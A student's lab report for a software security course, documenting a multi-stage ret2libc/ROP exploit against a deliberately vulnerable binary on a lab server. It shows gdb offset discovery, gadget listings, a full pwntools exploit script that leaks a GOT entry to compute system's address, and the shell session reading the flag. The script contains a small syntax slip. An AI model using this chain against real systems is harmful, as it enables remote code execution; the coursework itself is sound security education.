
Lab 4 Report by Alex Cooper

This is a lab report written by Alex Cooper for the fourth lab assignment of CSC472, Software Security. This lab followed the principals of the “Multi-stage attack”. This report will detail through text, screenshots, and code snippets how I crafted an exploit to successfully infiltrate a remote server and read from a file on it. I will follow the recommended workflow detailed in the lab.


Step 1: Analyze the given vulnerable program lab4.c for potential vulnerabilities.

- Below is a screenshot of the lab4.c in nano. From this screen shot it is clear that the vuln() function is able to be overflowed since the read of 100 is larger than the buffer of 25 that is initialized to handle it. We can also see that main only calls that function so when we work in gdb later it will not really benefit us to disassemble main (something that actually had me stuck for a long time). Vuln() should be the focus.



Step 2: Begin by leveraging information leakage to gather useful memory addresses and understand the memory layout.

- In this case I do most of the compilation of the payload in one step. Here however I gather up the address of read_plt, write_plt, read_gots, and write_gots. I also use this time to get the address of “ed_string” which we will use to launch the ed editor on the target. This was found by disassembling vuln(), putting a break on vuln(), running, then using “grep “ed”” which returned a lot of potential candidates. In this case we will 0x080482c5 because all other options had the 0xf to begin, indicating it was from the libc which would end up being dynamic. At this point we have all the useful memory addresses we will need beside the gadget which we will get later



Step 3 + 4: Proceed to exploit the GOT to hijack the flow of the application + Craft your ROP chain to gain a shell on the remote server. (I did step 3 first)

- This portion of the lab was very similar to lab3 which was built upon lab2. Once I had the needed memory address, I was ready to begin this step. I started by writing the overflow.py file, which is the overflow used in lab2, running “python3 overflow.py” generated the in.txt I will use in the gdb.

```
 GNU nano 7.2                          overflow.py
from pwn import *
payload = cyclic(400, n=4)
open("in.txt","wb").write(payload)

student@lab-multi-stage-ac1029982:~$ python3 overflow.py
student@lab-multi-stage-ac1029982:~$ ls
core    in.txt  lab4.c       lab4_exp.py.save  overflow.py
course  lab4    lab4_exp.py  libc.so.6
student@lab-multi-stage-ac1029982:~$
```

- From here we were ready to enter the gdb to get the offset we would need to overflow. I used “gdb -q lab4” to open the debugger then “run < in.txt” which provided the screenshot below. This revealed the eip which would be needed to find the offset. Using “pattern offset 0x6b616161” it revealed an offset of 37.

```
$edi   : 0xf7ffcb80  →  0x00000000
$eip   : 0x6b616161 ("aaak"?)
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RE
SUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
──────────────────────────────────────────────────────────────────── stack ────
gef➤  pattern offset 0x6b616161
[+] Searching for '6161616b'/'6b616161' with period=4
[+] Found at offset 37 (little-endian search) likely
gef➤
```

- Having the offset, I now needed a gadget. Using the steps from lab3 “ROPgadget - -binary lab4” we revealed a bunch of gadgets. I scrolled up to the pop section first because these will most likely be useful and found a gadget at 0x080492b1 that was suitable for this case. It was a pop_pop_pop_ret style gadget perfect for the situation where three items needs need to be popped off the stack.

```
0x08049223 : pop ebp ; cld ; leave ; ret
0x080492b3 : pop ebp ; ret
0x080492b0 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08049022 : pop ebx ; ret
0x080492b2 : pop edi ; pop ebp ; ret
0x080492b1 : pop esi ; pop edi ; pop ebp ; ret
```

- At this point we had all the parts to craft the ROP payload. I will put a screenshot of the main function below, the other parts are the imports of pwn and “if __name__ == __main__:” portions of the code. Analyzing this code, we begin with set up. We use “remote()” with the target ip and port. Then we begin writing variables to


house our memory addresses, this is not required but it is easier to write a word for each use instead of a memory address. From there we construct the payload accordingly, starting with the offset of 37. Then we use the first “write()”, return to the gadget and provide the “write()” with its arguments. Which leads to a return to read_plt(), we follow the same process of returning to pop_pop_pop_ret, giving the args needed before ending up at write_plt(). Here we return to the vuln() function but this is unneeded as long as some address is present. We finish the payload with our ed string which will give us the ability to spawn a shell.

- Now we will concern ourselves with the portion below the payload. The algorithm is straight forward, leak the data which will give us an idea of where write is within libc at runtime. From there we can determine the offset of write and system. Because we know the location and offset of write we can work backward using algebra to find the libc_base. Since we now know the libc_base we can add the system offset to find where the system is. From here we can make the system call with our ed_string effectively completing the construction of the exploit.

```
def main():
        p = remote("10.0.2.188",6666)
        write_plt = 0x080490b0
        write_got = 0x0804c018
        read_plt = 0x08049080
        read_got = 0x0804c00c
        ed_string = 0x080482c5
        vuln = 0x080491d6
        pop_pop_pop_ret = 0x080492b1
        payload = b"A"*37
        payload += p32(write_plt)
        payload += p32(pop_pop_pop_ret)
        payload += p32(1)
        payload += p32(write_got)
        payload += p32(read_plt)
        payload += p32(pop_pop_pop_ret)
        payload += p32(0)
        payload += p32(write_got)
        payload += p32(4)
        payload += p32(write_plt)
        payload += p32(vuln)
        payload += p32(ed_string)
        p.send(payload)
        data= p.recv()
        log.info("Data Cap: %s",data)
        data = data[25:]
        log.info("Data trimmed: %s",data)
        write_libc = u32(data)
        log.info("Write_libc: 0x%x", write_libc)
        libc = ELF("./libc.so.6")
        offset_write = libc.symbols["write"]
        offset_system = libc.symbols["system"]
        log.info("offset_write: 0x%x",offset_write)
        libc_base = write_libc - offset_write
        log.info("libc_base: 0x%x",libc_base)
        system_libc = libc_base + offset_system
        log.info("system_libc: 0x%x", system_libc)
        p.send(p32(system_libc)
        p.interactive()
```

Step 5: Once you obtain a shell, navigate to flag.txt and retrieve its contents (cat flag.txt).

- Since I followed the demonstration, lecture, and provided example code I decided to use the method with “ed”. I ran my exploit using “python3 lab4_exp.py” which have me a “$” indication this indicates we are inside the server in the ed. So, when I achieved a working ed inside the server, which was also indicated because the EOF did not appear, I used the command “!/bin/sh” command to open the shell fully. From here I used “ls” to see what files I had access to and seeing flag.txt present I used “cat flag.txt” to reveal its contents which will be pasted below.


$!/bin/sh
$ ls
flag.txt
lab4
nohup.out
$ cat flag.txt
flag{
Congratulations! You got the flag!}
$